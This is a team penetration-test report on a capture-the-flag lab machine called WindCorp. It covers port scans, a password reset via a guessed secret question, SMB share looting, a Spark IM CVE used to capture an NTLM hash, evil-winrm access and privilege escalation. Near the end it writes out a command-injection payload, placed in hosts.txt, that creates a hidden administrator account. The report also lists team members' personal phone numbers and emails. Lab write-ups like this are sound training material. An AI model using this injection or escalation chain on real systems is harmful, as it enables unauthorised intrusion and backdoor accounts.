Ra Room

Final Report

October 21, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Table of Contents

Executive Summary

This report details the security vulnerabilities found within the internal network of WindCorp. Through various penetration testing techniques, we identified weaknesses related to web applications, weak credentials, outdated software, and misconfigurations. Our approach included reconnaissance, exploitation, privilege escalation, and mitigation strategies for each discovered issue.

Introduction

Story:

WindCorp, a multibillion-dollar company, has launched a marketing campaign boasting of its impenetrable security. Our task was to assess the truth of this claim by infiltrating their network, identifying vulnerabilities, and obtaining three flags that represent various stages of access and privilege escalation.

Scope

Target: 10.10.240.21
Objective: perform reconnaissance, exploit vulnerabilities in the target machine, gain user access, and escalate privileges to obtain the root flag. (Submitting 3 Flags)

Methodology

The penetration testing was conducted through the following stages:

1. **Enumeration**: We enumerated services running on the web server and other open ports, leading to user account discoveries and the ability to reset credentials.
2. **Initial Foothold**: Using weak credentials and software vulnerabilities, we successfully exploited the system, gained footholds, and elevated privileges.
3. **Privilege Escalation**: After gaining control of the system, we manipulated specific PowerShell scripts and leveraged permissions to obtain full access.

1. Enumeration


- We started with an Nmap scan to see what services were available:

```
└─$ nmap -sC -sV 10.10.240.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 10:00 EDT
Nmap scan report for 10.10.240.21
Host is up (0.084s latency).
Not shown: 979 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
53/tcp   open  domain             Simple DNS Plus
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-title: Windcorp.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec       Microsoft Windows Kerberos (server time:
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp  open  ldap               Microsoft Windows Active Directory LDAP
443/tcp  open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


- Open Ports:
  - Port 80: HTTP Web Server
  - Port 445: SMB File Share
  - Port 5222: XMPP Chat Service (Spark IM)

```
└─$ nmap -sC -sV 10.10.240.21 | grep '/tcp'
53/tcp   open  domain             Simple DNS Plus
80/tcp   open  http               Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec       Microsoft Windows Kerberos (server time: 2024-10-22 14:05:07Z)
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
443/tcp  open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
2179/tcp open  vmrdp?
3268/tcp open  ldap               Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server      Microsoft Terminal Services
5222/tcp open  jabber             Ignite Realtime Openfire Jabber server 3.10.0 or later
5269/tcp open  xmpp               Wildfire XMPP Client
7070/tcp open  http               Jetty 9.4.18.v20190429
7443/tcp open  ssl/http           Jetty 9.4.18.v20190429
7777/tcp open  socks5             (No authentication; connection failed)
9090/tcp open  zeus-admin?
9091/tcp open  ssl/xmltec-xmlmail?
```

- We looked at the web server on port 80:



- We pressed on “Reset password”:




- We will reload the page and look at the requests:


- we need to add these domains to our /etc/hosts:


```
10.10.240.21    fire.windcorp.thm
10.10.240.21    windcorp.thm
```

- We pressed on “Reset password” again:




- By investigating the employee section and image metadata, we discovered a username and the answer to a secret question





- We can now answer the secret question and reset Lily's password:



- We cracked the password for the user **lilyle** and confirmed it using crackmapexec:

```
└─$ crackmapexec smb windcorp.thm -u lilyle -p [redacted]
SMB         windcorp.thm    445    FIRE            [*] Windows 10 / Server 2019 Build 17763 x64 (name:FIRE) (domain:windcorp.th
M8v1:False)
SMB         windcorp.thm    445    FIRE            [+] windcorp.thm\lilyle:C[redacted]
```

- We looked at the nmap scan again and we see that port 445 is open, so we can use the credentials we just got in order to enumerate the SMB shares:

```
└─$ smbmap -u lilyle -p Ch[redacted] -r -H windcorp.thm
/usr/lib/python3/dist-packages/smbmap/smbmap.py:441: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % remoteName

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap
```

```
dr--r--r--                0 Fri May 29 20:45:42 2020    .
dr--r--r--                0 Fri May 29 20:45:42 2020    ..
fr--r--r--               45 Fri May  1 11:32:36 2020    Flag 1.txt
fr--r--r--         29526628 Fri May 29 20:45:01 2020    spark_2_8_3.deb
fr--r--r--         99555201 Sun May  3 07:08:39 2020    spark_2_8_3.dmg
fr--r--r--         78765568 Sun May  3 07:08:39 2020    spark_2_8_3.exe
fr--r--r--        123216290 Sun May  3 07:08:39 2020    spark_2_8_3.tar.gz
```

- We used “smbclient” to get the first flag:

```
└─$ smbclient //windcorp.thm/Shared -U lilyle --password [redacted]
Try "help" to get a list of possible commands.
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -alh
total 134M
drwxr-xr-x  4 kali kali 4.0K Oct 22 10:47  .
drwxr-xr-x 29 kali kali 4.0K Oct 22 09:54  ..
-rw-rw-r--  1 kali kali  211 Oct 22 10:00  10.10.240.21.gnmap
-rw-rw-r--  1 kali kali  267 Oct 22 10:00  10.10.240.21.nmap
-rw-rw-r--  1 kali kali 4.6K Oct 22 10:00  10.10.240.21.xml
drwxrwxr-x  3 kali kali 4.0K Oct 18 14:53 'Attacktive directory'
-rw-r--r--  1 kali kali   45 Oct 22 10:47 'Flag 1.txt'
-rwxrw-rw-  1 kali kali 8.2K Oct 14 15:13  Mohamed.Khattab.ovpn
-rw-r--r--  1 kali kali 134M Oct 19 16:36  rockyou.txt
drwxrwxr-x  2 kali kali 4.0K Oct 19 18:21 'Shared Folder'

┌──(kali㉿kali)-[~/Desktop]
└─$ cat 'Flag 1.txt'
THM{466d[redacted]
```


- We once again take a look at the nmap results and see that port 5222 is open, This, combined with the “spark_2_8_3” files in the smb share got me thinking that we need to install the Spark IM client and somehow do some client-side exploitation.


```
└─$ smbclient //windcorp.thm/Shared -U lilyle --password G[redacted]
Try "help" to get a list of possible commands.
smb: \> get spark_2_8_3.deb
getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb (1738.5 KiloBytes/sec) (ave
smb: \> exit
```


```
└─$ sudo dpkg -i spark_3_0_2.deb
[sudo] password for kali:
Selecting previously unselected package spark.
(Reading database ... 397744 files and directories currently installed.)
Preparing to unpack spark_3_0_2.deb ...
Unpacking spark (3.0.2) ...
Setting up spark (3.0.2) ...
```

2. Initial Foothold

- Let’s login with lilyle’s credentials:



Spark
Spark
Instant Messenger
lilyle
windcorp.thm
Save password
Auto login
Login as invisible
Login anonymously
Login
Accounts
Advanced



Preferences
Advanced connection preferences
General
Security
Proxy
SSO
Certificates
Mutual auth
Encryption mode
Required
If possible
Disabled
Use Direct TLS method
Disable certificate hostname verification (not recommended)
Allow for client side authentication
Ok
Cancel
Use Default




- I found these lists of employees on the website

- After further research, we identified CVE-2020-12772, a vulnerability in the Spark IM service running on the system. By exploiting this CVE, we managed to retrieve the NTLM hash of the user buse





- Using hashcat, we cracked the NTLM hash and gained access to the system



- We used evil-winrm to log into the machine and retrieve the second flag

```
*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
*Evil-WinRM* PS C:\Users\buse> Get-ChildItem -Path . -Filter *.txt -Recurse

    Directory: C:\Users\buse\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          5/2/2020  11:53 AM             45 Flag 2.txt
-a----          5/1/2020   8:33 AM             37 Notes.txt

    Directory: C:\Users\buse\Desktop\Stuff\Passwords

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          5/7/2020   2:58 AM              8 Facebook.txt

*Evil-WinRM* PS C:\Users\buse> cd Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> type "Flag 2.txt"
```

3. Privilege Escalation

- After gaining access, we checked the groups the user buse belonged to

```
*Evil-WinRM* PS C:\Users> whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
windcorp\buse S-1-5-21-555431066-3599073733-176599750-5777

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                  Alias            S-1-5-32-548                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
WINDCORP\IT                                Group            S-1-5-21-555431066-3599073733-176599750-5865   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

- We see that we are part of the Account Operators group that means we can modify all accounts except admin accounts. Then on checking different directories we find a scripts directory which has a checkservers.ps1 PowerShell script, which tells us that C:\Users\brittanycr\hosts.txt is being run/used automatically

```
*Evil-WinRM* PS C:\Users> cd ..
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/2/2020   6:33 AM                inetpub
d-----       9/15/2018  12:19 AM                PerfLogs
d-r---        5/8/2020   7:43 AM                Program Files
d-----        5/7/2020   2:51 AM                Program Files (x86)
d-----        5/3/2020   5:48 AM                scripts
d-----       5/29/2020   5:45 PM                Shared
d-r---        5/2/2020   3:05 PM                Users
d-----       5/30/2020   7:00 AM                Windows


*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> dir


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/3/2020   5:53 AM           4119 checkservers.ps1
-a----       10/23/2024   3:48 PM             31 log.txt
```

```
*Evil-WinRM* PS C:\scripts> type "log.txt"
Last run: 10/23/2024 15:49:37
*Evil-WinRM* PS C:\scripts> .\checkservers.ps1
10/23/2024 3:50:42 PM
Access is denied
At C:\scripts\checkservers.ps1:25 char:1
+ get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\brittanycr\hosts.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
Cannot find path 'C:\Users\brittanycr\hosts.txt' because it does not exist.
At C:\scripts\checkservers.ps1:25 char:1
+ get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\brittanycr\hosts.txt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
Last run: 10/23/2024 15:50:42
Access to the path 'C:\scripts\log.txt' is denied.
At C:\scripts\checkservers.ps1:81 char:1
+ Set-Content -Path C:\scripts\log.txt -Value $log
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Set-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.SetContentCommand
Available count: 0
Not available count: 0
Not available hosts:

Sleeping 45 seconds
```

- Since we are part of the Account Operators group let's reset the password for the account brittanycr

```
*Evil-WinRM* PS C:\scripts> net user brittanycr Password123
The command completed successfully.

*Evil-WinRM* PS C:\scripts>
```

- So, Let's use smbclient to put our malicious hosts.txt file

```
└─$ smbclient //windcorp.thm/Users -U brittanycr --password Password123
Try "help" to get a list of possible commands.
smb: \> cd brittanycr\
smb: \brittanycr\> dir
  .                                   D        0  Sat May  2 19:36:46 2020
  ..                                  D        0  Sat May  2 19:36:46 2020
  hosts.txt                           A       22  Sun May  3 09:44:57 2020

                15587583 blocks of size 4096. 10906283 blocks available
```

- Let's make our malicious hosts.txt file:

```
└─$ echo ";net user s1gh Password123 /add;net localgroup Administrators s1gh /add" > hosts.txt
```

- Now let's put it using smbclient

```
└─$ smbclient //windcorp.thm/Users -U brittanycr --password Password123
Try "help" to get a list of possible commands.
smb: \> cd brittanycr\
